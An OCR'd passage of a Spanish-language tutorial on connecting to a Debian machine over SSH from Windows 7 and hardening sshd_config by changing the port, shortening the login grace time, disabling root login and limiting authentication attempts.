


Decimos que si a la pantalla que nos salga y metemos las credenciales de un usuario del Debian.




Ya estaríamos logados desde el Windows 7 al Ubuntu donde instalé el SSH mediante un **protocolo de trasferencia de datos seguro**, así de sencillo. Ahora

nos movemos dentro de la Debian usando los comandos Linux, por ejemplo el **pwd** para ver en que directorio nos encontramos.



Para configurar el SSH en el Debian, editamos el archivo /etc/ssh/sshd_config. Para editar archivos en Linux usamos el editor nano que viene por defecto, la forma de usarlo es simplemente **nano /etc/ssh/sshd_config**. Existe el editor gedit que es mejor, pero no suele venir instalado por defecto, si queremos usarlo deberíamos descargarlo con **sudo apt-get install gedit**.




Por ejemplo, podemos cambiar el puerto 22 al 122 para aumentar aun más la seguridad. Para esto donde pone Port 22, lo sustituimos por Port 122 o el que deseemos usar.

```
alumno@ClienteD: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
  GNU nano 2.2.6     Archivo: /etc/ssh/sshd_config       Modificado

# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 122
# Use these options to restrict which interfaces/protocols sshd will$
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
                    [ 88 líneas leídas ]
^G Ver ayud^O Guardar ^R Leer Fic^Y RePág.   ^K Cortar T^C Pos actual
^X Salir   ^J Justific^W Buscar   ^V Pág. Sig^U PegarTxt^T Ortografía
```


Vamos a poner sólo 15 segundos para logarse, y no 120 como marcaba por defecto. Si bajamos tanto el tiempo, debemos ser rápidos para autentificarnos, si no somos tan rápidos con el teclado mejor aumentar ese tiempo a 50 o lo que necesitemos.

```
alumno@ClienteD: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
  GNU nano 2.2.6     Archivo: /etc/ssh/sshd_config       Modificado

KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 15
PermitRootLogin without-password
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys


^G Ver ayud^O Guardar ^R Leer Fic^Y RePág.   ^K Cortar T^C Pos actual
^X Salir   ^J Justific^W Buscar   ^V Pág. Sig^U PegarTxt^T Ortografía
```


Quitamos el acceso a Root para evitar ataques de fuerza bruta. El usuario root está siempre por defecto y es con el que los hackers solemos entrar sin ningún problema. Para ello en **PermitRootLogin** le ponemos no.




Para evitar ataques de fuerza bruta, le ponemos un máximo de 3 intentos de logarse, así evitamos que intenten lanzar diccionarios de claves sobre nosotros. En **MaxAuthTries** le ponemos 3.




Reiniciamos el SSH para que toda esta configuración surja su efecto inmediato.



